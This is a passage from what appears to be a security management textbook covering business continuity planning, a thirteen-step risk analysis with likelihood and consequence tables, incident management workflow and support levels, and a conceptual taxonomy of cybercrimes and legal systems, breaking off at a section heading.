Many employees from various units of an enterprise are involved in the business continuity planning process. There are two entities playing a major role in this process:

- **Business Continuity Planning Committee:** A business continuity planning committee is accountable to create, implement and test the plan. The committee consists of representatives from senior management, all functional business units, information systems, and security administration. The committee initially defines the scope of the plan, which should deal with how to recover promptly from a disruptive event and mitigate the financial and resource loss due to a disruptive event.
- **Senior Management:** Senior management is finally answerable for all phases of the plan. It includes not only initiation of the plan process but also monitoring and management of the plan during testing and supervision and execution of the plan during a disruptive event. The support from management is very much required without which the plan cannot be effective.

If a disaster or some disruptive event occurs, the senior managers are held responsible by the stockholders of an organization. Hence, it is necessary to have senior manager's full involvement in the business continuity planning process.

Apart from business continuity plan, there are other types of plans also developed by organizations. They are:

- **Contingency Plan:** The documented, organized plan for emergency response, backup operations and recovery maintained by activity as part of its security program which will ensure the availability of critical resources and will facilitate the continuity of operations in an emergency situation.

- **Disaster Recovery Plan:** The plan and procedures which have been developed to recover from a disaster that has interfered with the network and other information system operations.
- **Continuity of Operations Plan:** The plans and procedures documented to ensure continued critical operations during any period where normal operations are impossible.

6.4. Risk Analysis

Risk analysis is considered as one of the most important activities in security planning. This process detects the most significant risks in a computing environment, determines the impact of those risks and ponders various controls against those risks.

Terminologies in Risk Analysis

Following are certain terms used in risk analysis:

- **Risk:** A risk is defined as a potential problem that an enterprise may experience. The risks are dealt with in three ways:
  - Avoid the risk: Do the changes in the system to prevent the risks.
  - Transfer the risk: Allocate the risk to other systems such as buying insurance to recover from financial loss.
  - Assume the risk: Accept the risks, use available resources to control it and prepare for the loss.
- **Risk Probability:** The probability of risk is measured between 0 (impossible) and 1 (certain). When the probability of occurrence of risk is 1, it is considered as a problem.
- **Risk Impact:** A loss associated with the risk is called **risk impact**. For example, loss of money, loss of reputation, loss of control, compromised security and so on.
- **Risk Control:** It is a set of actions executed to reduce or mitigate the risks.
- **Risk Exposure:** It is important to quantify the impact of the occurrence of risks. Risk exposure defines the effect of the risk by multiplying risk impact by risk probability.
- **Risk Leverage:** Risk leverage is the amount of benefit per unit spent. In other words, it measures value for money spent. It is calculated as the difference in risk exposure divided by the cost of reducing the risk, i.e.

  Risk Leverage =

Types of Risks in IT Systems

Threats to IT systems can be external, internal, deliberate and unintentional. Most IT risks affect one or more of the following:

- business or project goals

- service continuity
- bottom line results
- business reputation
- security
- infrastructure

Looking at the nature of risks, it is possible to differentiate among:

- **Physical threats:** Resulting from physical access or damage to IT resources, such as servers. These could include theft, damage from fire or flood or unauthorized access to confidential data by an employee or outsider.
- **Electronic threats:** Aiming to compromise business information. For example, a hacker could get access to the website of an enterprise, the IT system could become infected by a computer virus or an enterprise could fall victim to a fraudulent email or website. These are commonly of a criminal nature.
- **Technical failures:** Such as software bugs, a computer crash or the complete failure of a computer component. A technical failure can be catastrophic if, for example, the data cannot be retrieved from a failed hard drive and no backup copy is available.
- **Infrastructure failures:** Such as the loss of the Internet connection can interrupt the business. For example, an important purchase order can be missed because of loss of the Internet.
- **Human error:** It is a major threat. For example, someone might accidentally delete important data, or fail to follow security procedures properly.

Approaches of Risk Analysis

Risk analysis is the process of examining a system and its operational context to determine possible exposures and the potential harm they can cause. There are a variety of organizations, from very small businesses to global multinationals and national governments. Every organization has its own needs and require different possible alternatives to carry out risk analysis. There are a series of formal standards available that detail suitable IT security risk assessment processes. In particular, there are four approaches to identify and mitigate the risks of an organization's IT infrastructure:

- Baseline approach
- Informal approach
- Detailed risk analysis
- Combined approach

Depending on the resources available with an organization, business objectives, and weighing of IT systems, one of the above approaches is chosen by an organization.

Baseline Approach

This approach refers to baseline documents, codes of practice, industry best practices and implements a basic general level of security controls to protect against common threats. As the risk assessment is done at the basic level, it does not need additional resources for formal risk analysis. This saves the cost and the same security measures can be applied over a range of systems. Thus, this approach is suitable for small businesses where it ensures a minimum level of security.

The baseline approach provides basic recommendations and checklists which can be obtained from various national and international standards organizations, security-related organizations like CERT, NSA, and industry sector councils.

However, this approach suffers from certain drawbacks. If the enterprise's risk exposure varies, then there is no special consideration for it in baseline approach. Likewise, there is a possibility that the baseline level may be set either too high, that leads to expensive or restrictive security measures which may not be warranted, or the baseline level may be set too low which causes insufficient security and that may make the organization susceptible to latest attacks.

Informal Approach

In this approach, an informal but realistic risk analysis is carried out either by an internal expert of an organization or by external consultants using their knowledge and proficiency in this field.

As this approach does not need additional skills, the risk analysis can be done quickly and with less cost. Additionally, this approach addresses specific vulnerabilities and risks of an organization which baseline approach may have skipped. This helps to have more accurate and targeted controls than baseline approach. This approach fits to small or medium-sized organizations.

Nevertheless, this approach has some downsides. Due to informal nature of risk analysis, some risks may get skipped, leaving an organization in a susceptible state. Furthermore, the results may be skewed due to preconceptions of the individuals performing the analysis. Lastly, the risk analysis results may become erratic over a period of time due to differing expertise in those conducting the analysis.

Detailed Risk Analysis

This is the third approach of risk analysis which is all-inclusive and follows a formal structured process. It ensures that all important risks are covered and their impacts are determined. This approach involves a number of steps such as identification of assets, determination of threats and vulnerabilities to those assets, estimating likelihood of exploitation, computing expected annual loss, surveying applicable controls and their cost, and projecting annual savings of control.

As this approach does detailed scrutiny of the assets of an organization, there is strong reasoning for the expenditure on the proposed controls. It also provides the best information for continuing to manage the security of these systems as they evolve and change. This approach is recommended for large IT organizations having critical business objectives and for government organizations to whom detailed risk analysis is a legal requirement.

Yet, this approach has certain shortcomings. The foremost drawback is about significant cost involved in terms of resources and expertise. Secondly, due to formal structured nature of this approach, it incurs a significant delay in performing the analysis.

Combined Approach

This approach is a combination of baseline, informal and detailed risk analysis approaches. This approach offers sensible levels of protection as quickly as possible, and then adjusts the protection controls accordingly. The approach begins with the implementation of suitable baseline security recommendations on all systems. Next, high-level risk analysis identifies the systems that are either exposed to high risk levels or critical to the organization's business objectives. Then, a decision is taken to conduct an informal risk assessment on critical systems. Lastly, detailed risk analysis of these systems is established. This approach has a significant number of advantages. A basic level of security protection is guaranteed through baseline and informal approach. This approach helps to avoid detailed risk analysis of all systems. Instead, initial high-level analysis estimates further resources required. It also develops a strategic picture of the IT resources and gives an idea about major risks which are likely to occur. Thus, this approach is most commonly recommended for many of the organizations which has proven to be cost effective option.

However, a drawback of this approach is that if the results of initial high-level analysis are erroneous, then some systems may become prone to attack for which a detailed risk analysis should have been performed.

Detailed Risk Analysis

As discussed earlier, detailed risk analysis is a formal and structured model that follows well-defined steps. The basic steps involved in detailed risk analysis are as follows:

1. Identify assets
2. Determine vulnerabilities
3. Analyze risks
4. Analyze existing security controls
5. Estimate likelihood of exploitation
6. Determine impact of risk on an organization
7. Determine resulting level of risk
8. Compute expected annual loss

9. Document the results
10. Evaluate risks
11. Risk treatment
12. Survey applicable controls and their costs
13. Project costs and savings

Step 1: Identify assets

An asset is an item or property owned by an organization regarded as having value and available to meet debts, commitments or legacies. These items need to be protected from an attack. Thus, the first step of a risk analysis is to identify the assets of an IT organization that are necessary for the system to be usable.

- **Hardware:** Processors, boards, keyboards, monitors, terminals, microcomputers, workstations, tape drives, printers, disks, disk drives, cables, connections, communications controllers and communications media
- **Software:** Source programs, object programs, purchased programs, in-house programs, utility programs, operating systems, systems programs (such as compilers) and maintenance diagnostic programs
- **Data:** Data used during execution, stored data on various media, printed data, archival data, update logs and audit records
- **People:** Skilled staff needed to run the computing system or specific programs, as well as support personnel, such as guards
- **Documentation:** On programs, hardware, systems, administrative procedures and the entire system
- **Supplies:** Paper, forms, laser cartridges, recordable media, and printer ink, as well as power, heating and cooling, and necessary buildings or shelter
- **Reputation:** Company image
- **Availability:** Ability to do business, ability to resume business rapidly and efficiently after an incident

Step 2: Determine vulnerabilities

To determine the vulnerabilities, it is necessary to predict what damage can occur to the assets and the responsible sources for it. A vulnerability causes harm to the security goals like confidentiality, integrity and availability of the assets. To do the prediction about vulnerability as accurate as possible, all assets along with possible threats to the security goals can be organized in a matrix. One vulnerability can affect more than one asset or causes harm to more than one security goal.

Table 2 reflects a sample matrix of assets vs security goals:

Table 2: Assets vs Security Goals

Asset	Confidentiality	Integrity	Availability
Hardware		Overloaded	Failed
		Destroyed	Stolen
		Tampered with	Destroyed
			Unavailable
Software	Stolen	Impaired by Trojan horse	Deleted
	Copied		Misplaced
	Pirated	Modified	Usage expired
		Tampered with	
Data	Disclosed	Damaged due to	Deleted
	Accessed by outsider	Software error	Misplaced
	Inferred	Hardware error	Destroyed
		User error	
People			Quit
			Retired
			Terminated
			On vacation
Documentation			Lost
			Stolen
			Destroyed
Supplies			Lost
			Stolen
			Damaged

To fill the contents in the matrix, the following points can be taken into account:

- **Unintentional errors:** Typing the wrong command, entering the wrong data, using the wrong data item, discarding the wrong listing and disposing of output insecurely.
- **Intentionally malicious insiders:** Dissatisfied employees, corruption and vulnerable browsers
- **Outsiders:** Network access, remote access and hackers
- **Natural and physical disasters:** Fire, storm, flood, power outages and component failures.

Step 3: Analyze risks

After identification of the assets and vulnerabilities, it is required to determine the level of risk. It provides information about how to evaluate and deal with the risks. The risk level is calculated by multiplying the likelihood of risk with the incurred cost due to risk.

Regrettably, it is usually difficult to determine accurate probabilities, realistic cost consequences or sometimes both in case of intangible assets, such as the loss of confidentiality of a trade secret. Hence, most risk analysis approaches follow qualitative rating rather than quantitative rating. The determination of risk levels helps to take the decision about which risks should be treated quickly.

Step 4: Analyze existing security controls

Security control is a countermeasure employed by an organization to prevent, handle and mitigate the risks. Security controls involve management, operational and technical processes and procedures. The checklist of existing controls and the interviews of key employees help to gain information about possible threats and vulnerabilities.

Step 5: Estimate likelihood of exploitation

This step is used to determine the frequency with which each exposure is likely to be exploited. Likelihood of exploitation relates to the inflexibility of the existing controls and the likelihood that someone or something will escape the existing controls.

Table 3 shows the likelihood described using values and descriptions:

Table 3: Sample Likelihood

Rating	Likelihood Description	Definition
1	Rare	Occurs in exceptional circumstances
2	Unlikely	Can occur at some time
3	Possible	May occur at some time
4	Likely	Will probably occur in some circumstance
5	Almost Certain	Is expected to occur in most circumstances

The likelihood estimation provides guidance to the management about existing risks and helps the management to respond to the risks appropriately. It requires the assignment of rating to be realistic, yet it is controversial too. The rating of risks should be decided based on the previous history (for example, a rating of likely and higher than that) or it should be based on latest changes in the threat environment, a change in the IT system that has weakened the security or some other foundation for the threat's anticipated likely occurrence. Assigning 'Rare 'or 'Unlikely' rating to the risks is quite tough because though such risks are of concern, it is difficult to predict whether these risks will occur or not. Even though such risks have the least likelihood, these risks need to be considered due to its severe consequences. If there is any uncertainty in the selection of ratings, the risk analysts should notify it in the discussion

on their selection. Nonetheless, the final business decision is taken by the management in response to the information.

Step 6: Determine impact of risk on an organization

After identifying possible risks and their probability of occurrence, it is necessary to determine the impact of risks on an organization. This is because though the probability of occurrence of risk is 'Rare' or 'Unlikely', it may severely damage the organization if it occurs. Hence, suitable responses must be considered. The risk consequences are described as shown in Table 4:

Table 4: Risk Consequences

Rating	Consequence	Definition
1	Insignificant	• Occurs due to minor security breach in single area • Impact lasts less than several days • Requires only minor expenditure to solve • Usually does not cause concrete harm to the organization.
2	Minor	• Occurs due to minor security breach in one or two areas • Impact lasts less than a week • Can be solved within project or team resources • Usually does not cause concrete harm to the organization
3	Moderate	• Limited systemic security breaches • Impact lasts up to 2 weeks • Can be solved within project or team, however, requires management interference, sometimes • Requires compliance cost to overcome
4	Major	• Ongoing systemic security breach • Impact lasts between 4-8 weeks • Can be solved with substantial management interference and resources • Requires significant compliance cost to overcome • Possibility of loss of business or organizational outcomes

Rating	Consequence	Definition
5	Catastrophic	• Major systemic security breach • Impact lasts up to 3 months or more • Can be solved with substantial interference of senior management • Requires huge compliance costs to overcome • Possibility of loss of business, loss of confidence, significant harm to an organization, disciplinary action against the culprit.
6	Doomsday	• Multiple instances of major systemic security breaches • Impact duration cannot be predicted • The company can be managed by voluntary administration. • Criminal action against senior management • A huge loss of business, loss of objectives • Compliance costs in terms of annual losses of some years • Possibility of bankruptcy of the organization

Similar to the likelihood ratings, there is uncertainty involved in rating the consequences too. The rating should be determined based upon the judgment of the asset's owners, and the organization's management instead of the opinion of the risk analyst. The organization's current practices and arrangements like the organization's existing backup policy, disaster recovery, and emergency planning play a key role in deciding the rating of the consequence. For example, if one server of an organization is damaged, the consequence can fall under 'Minor' category provided the backup of data is taken. However, if the backup of data is not taken and it was the only copy of important data, then it turns out to be a 'Major' consequence.

Step 7: Determine resulting level of risk

Once the likelihood and consequence rating is determined, a final level of risk is to be determined. The levels of risk are as follows:

- **Extreme (E):** This level of risk requires planning at senior management with periodic follow-up. Significant changes in controls are required to manage the risks at this level.
- **High (H):** This level of risk requires planning at senior project level or team leaders with attention of management and periodic reviews. The risks can be managed with changes in controls from existing resources.

- **Medium (M):** This level of risk can be managed by existing monitoring committee consisting of employees of the company with suitable reviews.
- **Low (L):** The daily procedures are sufficient to manage this level of risk.

The level of risks along with likelihood and consequences ratings is arranged in the form of a table as depicted in Table 5:

Table 5: Level of Risks

	Consequences					
Likelihood	**Doomsday**	**Catastrophic**	**Major**	**Moderate**	**Minor**	**Insignificant**
Almost Certain	E	E	E	E	H	H
Likely	E	E	E	H	H	M
Possible	E	E	E	H	M	L
Unlikely	E	E	H	M	L	L
Rare	E	H	H	M	L	L

Step 8: Compute expected annual loss

If exploitation happens, it is important to determine the probable loss caused because of it. The costs of some assets are easy to calculate like hardware item or software. However, certain costs are hidden such as cost involved in restoring a system to its previous state, reinstalling the software, protecting sensitive data like personal data, tax information, census data and financial data by paying legal fees.

The time-critical services of business also play an important role in hidden costs. For example, sometimes, a certain service provided by an organization is unavailable for a long time like company's website, a piece of software, a key person etc. In such case, the customers get negative impression about the service and the customers may choose to take that service from the competitor. This leads to a major consequence. Thus, it is necessary to analyze the corollaries of a computer security failure also while determining the cost.

Step 9: Document the results

The results of risk analysis are summarized in a table called as *risk register* that consists of an asset of an organization for which vulnerability is identified, the existing controls used to manage it, and the likelihood and consequence of the risk along with its levels and priority. Such a table gives a senior management an overview about the best way to manage the risks. The sample risk register is shown in Table 6:

Table 6: Sample Risk Register

Asset	Vulnerability	Existing Controls	Likelihood	Consequence	Level of Risk	Risk Priority
Internet Router	Outsider/ hacker attack	Authentication	Possible	Moderate	High	1
Destruction of Data Centre	Fire or flood	None	Unlikely	Major	High	2

Step 10: Evaluate risks

In this step, management needs to take the decision about probable risks. The risks that are below the acceptable level need no further action. However, the risks having a level above the acceptable level need to be addressed.

Step 11: Risk treatment

There are different ways in which risks are handled by an organization:

- **Risk acceptance:** Sometimes, the time/cost required to treat the risk is too high. Hence, the management accepts the risk and takes the responsibility of its consequences.
- **Risk avoidance:** The organization avoids using the asset that is vulnerable to the risk. However, the downside of this approach is that it causes loss of convenience to the organization.
- **Risk transfer:** The risk transfer involves taking the insurance against the risk, sharing the responsibility of risk with joint venture.
- **Reduce consequence:** The consequences of risk can be reduced by changing the security controls implemented by an organization such as implementing an off-site backup process, developing a disaster recovery plan or arranging for data and processing to be replicated over multiple sites.
- **Reduce likelihood:** An organization implements preventive measures, such as firewalls, and authentication mechanisms to reduce the probability of risk.

Step 12: Survey applicable controls and their costs

This step matches vulnerability with suitable security controls. One security control may be applied to overcome multiple vulnerabilities like encryption is used to provide confidentiality as well as integrity.

There are some points that need to be considered while choosing the security controls. Some of the controls have a trade-off between performance and time while some controls have certain weaknesses. As a point of fact, there is no single best set of controls. Some controls are good in prevention, while some are good at detection. Some controls are better in usability than their performance. Hence, it is essential to do systematic arrangement of

all assets, vulnerabilities, likelihood and controls to take appropriate decision about security controls.

Step 13: Project costs and savings

It is crucial to determine the true costs of controls. The cost of the control is calculated as the actual cost of the control (purchase price, installation and maintenance price) minus expected loss from using the control (administrative or maintenance costs). The true cost of a control may be positive if the control is expensive to administer or introduces new risk in another area of the system. Or the cost can even be negative if the reduction in risk is greater than the cost of the control.

It is required to evaluate the usefulness of controls on the paper before doing an investment. Risk analysis can be used repeatedly as a tool to determine the optimum set of controls.

6.5. Incident Management

An incident is an unpredicted event that disrupts the normal operation of an organization. An incident may be caused due to an asset that is not functioning properly or network failure. Examples of incidents include printer issue, Wi-Fi connectivity issue, application lock issue, email service issue, laptop crash, authentication error, file sharing issue, etc.

Incident is different from a service request. Service request is a formal request from a user asking to provide something, for example, a request for information. The main difference between incident and service request is that the standard changes that are pre-approved are classified as service requests which end users request for. For example, a User Experience (UX) designer requests for Adobe Photoshop software and an increase in RAM space.

Similarly, an incident differs from a problem. A problem is a series of incidents with an unknown root cause, whereas an incident arises as soon as something breaks or stops working disrupting normal service. Incident handling is usually a reactive process whereas problem management is more proactive. The incident management system aims at restoring services quickly whereas problem management aims at finding a permanent fix.

Types of Incidents

Incidents are generally categorized based on the priorities as follows:

- **Low-Priority Incidents:** These incidents are the issues in which end users can complete their work in spite of an issue.
- **Medium-Priority Incidents:** These incidents are the issues in which disruption is minor but it affects the work of end users.
- **High-Priority Incidents:** These incidents are the issues in which proper functioning of the system is prohibited that affects the working of end users on a larger scale.

Incidents are also classified based on the assets as follows:

- **Software Incidents:** These incidents typically include service availability problems or application bugs.
- **Hardware Incidents:** These incidents characteristically include downed or limited resources, network issues or other system outages.
- **Security Incidents:** These incidents involve attempted and active threats that intend to compromise or breach data.

Incident Management Process

Incident management is an area of service management wherein the organization returns service to normal as quickly as possible after a disruption with the aim of as little negative impact on the business as possible. It helps to keep an organization prepared for unexpected hardware, software and security failings, and it reduces the duration and severity of disruption from these events.

In real time, an incident management process takes care that regular working is not interrupted due to the incident and ensures that the services are up and running. Each organization follows its own workflow and processes to deal with incidents. It depends on the way each organization works and the issues the organization addresses.

An incident management process workflow is shown in Figure 7:




Figure 7: Incident Management Process Workflow

Figure 7 is explained as follows:

- **Incident Identification and Logging**

  This is the first step of incident management which generally begins with end users and staff of an organization that identify the potential incident, such as network slowdown. Then, the identified incident needs to be logged which is done by the end users themselves or agents can do it on their behalf. The organization needs to capture complete information about the incident using a form template to speed up recovery process and use it for future reference. It is also required to set up relevant channels for end users to report an issue easily.

- **Incident Categorization**

  This is the second step of incident management wherein the incidents are classified into appropriate category/sub-category in order to generate the reports faster.

- **Incident Prioritization**

  As described above, the incidents have been assigned priority based on the disruption done by it. The correct prioritization of an incident helps in deciding a realistic Service Level Agreement (SLA) policy to meet customer promises and addresses business critical issues on time.

- **Incident Investigation and Diagnosis**

  When an incident is raised, the security team of an organization performs an initial analysis of the same and sends a temporary workaround to the end user. If the incident cannot be fixed immediately, they report the incident to tier II & tier III teams for detailed investigation. The assets that caused the incidents are reviewed for faster diagnosis.

- **Incident Escalation**

  After investigating and diagnosing the incident, it is handled by the support desk of an organization according to its severity. Basic level support is provided by Level I support team if the incident is minor. If the incident is complex that needs more training to be fixed, then it is sent to Level II support team. The major incidents are dealt with by Level III support team.

- **Incident Resolution and Closure**

  One of the primary goals of any security team is to resolve any incident, coming their way, as soon as possible. Efficient communication about the resolution and closure of the resolved incident is very important. The team can even automate the process of closing the resolved incident or the user can do it themselves through the self-service portal.

Roles and Responsibilities in Incident Management

Incident management is usually separated into three levels of support as *Level-I Support*, *Level-II Support* and *Level-III Support*. These levels are combinedly called as *Service Desk*. Apart from these levels, personnel who formulates and manages the incident management process for the organization and adopts the best practices is called the *Incident Manager*.

- **Level-I Support:** Level-I support provides basic-level support or assistance, such as password resets or computer troubleshooting. It involves incident identification, logging, prioritization and categorization, incident escalation and incident resolution, when appropriate. Level-I support involves technical staff trained to solve common incidents and fulfil basic service requests.

- **Level-II Support:** Level-II support is required when there are more complex issues that need more training, skill or security access to complete. Level-II support includes IT staff with specific knowledge of the system in question.
- **Level-III Support:** Level-III support is required when major incidents occur. An example of such incident is an issue with a network functioning that requires an expert or a skilled team to solve. A major incident is marked as high-priority and needs to be handled immediately. Level-III support team members are generally specialists in the subject matter of the incident. For example, chief architect and maintenance engineers.
- **Incident Manager:** The incident manager is responsible for the following tasks:
  - Set up the process in accordance with business requirements
  - Manage support teams of all levels (Level-I, Level-II, Level-III)
  - Acts as a communication bridge between end users and technical specialists during disruptions, such as an email outage
  - Produce incident reports for critical business and IT services along with the service desk staff
  - Generate periodic reports and maintains Key Performance Indicators (KPI)
  - Act as an escalation point to resolve any major incident
  - Coordinate with other teams like problem, change and configuration management.

Best Practices in Incident Management

- **Easy accessibility**

  The service desk should be accessible to the end users through multiple ways such as email, web and mobile application to report an incident.
- **Effective communication strategy**

  The service desk should have regular communication with the end users about solution of an incident through an email notification. The end users should be regularly updated about the status of raised requests.
- **Automate as much as possible**

  Automate the processes as much as possible to reduce the manual work and improve efficiency. For example, email notification can be automated so that the end users get regular updates.
- **Motivate your agents**

  The clear goals should be set and the service desk team should be well communicated about KPIs. This helps to provide quality service and improves end user satisfaction.

Incident Management Tools

The support desk uses various tools to automate the process of incident management. The following are tools used by the support desk for various purposes:

- **Monitoring Tools:** These tools are used to gather metrics about the operations of an IT environment's hardware and software to ensure everything functions as expected to support applications and services.
- **Root Cause Analysis Tools:** Root cause analysis is a way to determine how a problematic event occurred by examining why, how and when the casual factors happened after the event. Root cause analysis tools sort the data gathered by other tools and do the analysis to understand the working of an organization and the possible locations of incidents. An example of this type of tool is ServiceNow which logs and prioritizes IT. It logs incidents by the instance, classifies them by level of impact and urgency, escalates as required and performs analysis for future improvements.
- **Incident Response Tools:** These tools associate monitoring data and respond to the events, typically with a sophisticated escalation policy and method to document the response process. PagerDuty, VictorOps and xMatters are examples of incident management tools. PagerDuty establishes escalation policies, as well as creates automated workflows and alerts users of incidents based on preconfigured parameters.
- **Service Desk Tools:** These tools log data, such as what the incident was, its cause and what steps were taken to solve the incident.

Benefits of Incident Management

Incident management system delivers the following business benefits:

- Smooth business operations
- Improved productivity
- Satisfied end users
- Maintaining consistent service levels
- Proactive identification and prevention of major incidents

Four Don'ts of Incident Management

- **Do not follow the process blindly:** The business vision should be assessed. The processes should be customized, tested and reviewed regularly with end users.
- **Do not focus on First Call Resolution (FCR) always:** Metrics are important but resolving the issue permanently is more important than providing inaccurate first call resolution. Therefore, the realistic metrics should be set up and it should be measured for constant improvement.

- **Do not work in silo:** Everyone should collaborate with peers and other teams for problem, asset, and change management for better context.
- **Do not choose an inappropriate service desk solution:** Service desk solution should be customizable in terms of branding, configuring channels, forms and SLA. It also should be aligned to the business needs.

6.6. Legal System and Cybercrime

According to New York Law School Course on Cybercrime, Cyberterrorism, and Digital Law Enforcement, 'cybercrime is a term used broadly to describe criminal activity in which computers or computer networks are a tool, a target, or a place of criminal activity'.

- As per the definition by USA Department of Justice, cybercrime is, 'any violations of criminal law that involve a knowledge of computer technology for their perpetration, investigation or prosecution'.
- In simple words, cybercrime is a crime where a computer is the object of the crime or is used as a tool to commit an offence.

Types of Cybercrime

Depending on the ways in which computers are used for crimes, cybercrimes are divided into two broad categories:

1. **Cybercrimes wherein computer is the target:** When computers are used as a target of crime, the criminal either tries to acquire and modify the data stored on a computer like user's personal information, confidential business information, government information or tries to disable the computer. This kind of crime is an attack on data confidentiality, integrity and availability. The following crimes come under this category:
   - Virus dissemination
   - Distributed Denial of Service (DDoS) attack
   - Potentially Unwanted Programs (PUPs)
   - Ransomware attack
2. **Cybercrimes where computer is a tool:** The computers are also used as an instrument to commit the crime like online frauds. Sometimes, computers are also used passively to store stolen data such as passwords, credit card information, pirated commercial software, pornographic files and many more. The following are the crimes under this category:
   - Botnet
   - Identity theft
   - Cyberstalking

- Social engineering
- Phishing
- Illegal content
- Online scams
- Online child abuse

Figure 8 represents a taxonomy of cybercrime:




Figure 8: Taxonomy of cybercrimes

1. **Cybercrimes wherein computer is a target**
   - **Virus dissemination**

     Viruses are the programs that harm the computer, such as disrupting the computer operation, corrupting the data, etc. The viruses have a tendency to propagate to other machines in the network and infect them.

- **Distributed Denial of Service (DDoS) attack**

  The attacker creates distributed botnet over the Internet and uses it to send a large number of malicious requests to flood the online victim server in a short amount of time. Eventually, the victim server gets overloaded and starts denying the requests coming from legitimate as well as malicious users.

- **Potentially Unwanted Programs (PUPs)**

  Potentially Unwanted Programs are a type of malware which try to enter to the victim's machine through the Internet and harm the machine like uninstalling necessary software or other pre-downloaded applications. Using antivirus software on the machine is a good solution to overcome this type of crime.

- **Ransomware attack**

  A criminal injects a specific kind of malware into the victim's machine. This malware blocks the access to the data on that machine and asks for certain amount of money to remove the block of access. This money is demanded in the form of bitcoin or some other cryptocurrency.

2. **Cybercrimes where computer is a tool**

- **Botnet**

  The attackers identify potentially vulnerable computers on the Internet and gain illegal access to it. Then, the attackers remotely log in to such computers and use these computers to launch an attack. These compromised computers are called bots and a group of bots is called as a botnet.

- **Identity theft**

  The attacker steals the user's passwords or retrieves user's personal information from social media and through phishing emails. Then, using user's credentials, the attacker gains access to his/her sensitive information to steal the funds, conduct certain fraud in the name of victim and claim government benefit.

- **Cyberstalking**

  Cyberstalking is the online abuse or harassment of the victim through emails or social media websites. The criminal knows the victim and intentionally instills fear in him/her about his/her safety.

- **Social engineering**

  The criminal gains knowledge about the victim from social media websites and contacts him/her on the phone. The criminal pretends to be a service agent, gains the victim's trust and asks for sensitive information like password and bank information. The attacker tries to add a victim as a friend on social account and then sells his/her information and account to others.

- **Phishing**

  This technique makes use of fake emails or fake websites to steal the user's sensitive information such as his/her login credentials. The attackers urge the victim user to click on certain link disguising it as an important document. After clicking on this link, the victim is taken to a fake web page where the user is asked to enter the sensitive information like bank's username and password.

- **Illegal content**

  The criminals upload inappropriate and offensive content on the Internet like videos of intense violence, videos of criminal activity and terrorism, videos of sexual activity, etc.

- **Online scams**

  The attacker sends spam email or an advertisement to the victim that contains offers or rewards of unbelievable amount of money. If the victim opens such email or click an advertisement, the malware is activated and it steals the sensitive information of the victim.

- **Online child abuse**

  The downloading, selling and distributing child pornography through websites, forums and chatrooms are considered as the most terrible type of cybercrime.

Legal Systems

Each state has its own legal system, which affects the creation of substantive criminal law on cybercrime. These systems include the following:

- **Common Law:** These systems create laws by *legal precedent* (i.e. ruling in case binding to the court and lower courts) and established practice. These laws exist as separate laws and *case law* (i.e., law that develops from court decisions or legal precedent).
- **Civil Law:** These legal systems have codified, consolidated and comprehensive legal rules or statutes that define basic rights, responsibilities, duties and expectations of behaviour. These legal systems are primarily based on legislation and constitutions.
- **Customary Law:** These legal systems include established and accepted patterns of behaviour within a culture that are perceived by those within the culture to be law. In International law, customary law governs relationships and practices between states and is considered binding for all states.
- **Religious Law:** These legal systems include rules derived from religion or the use of religious documents as a legal source and authority.
- **Legal Pluralism:** In this type of legal system, two or more of the above-mentioned legal systems (i.e., common, civil, customary or religious law) may exist.

Types of Cybercrime Laws

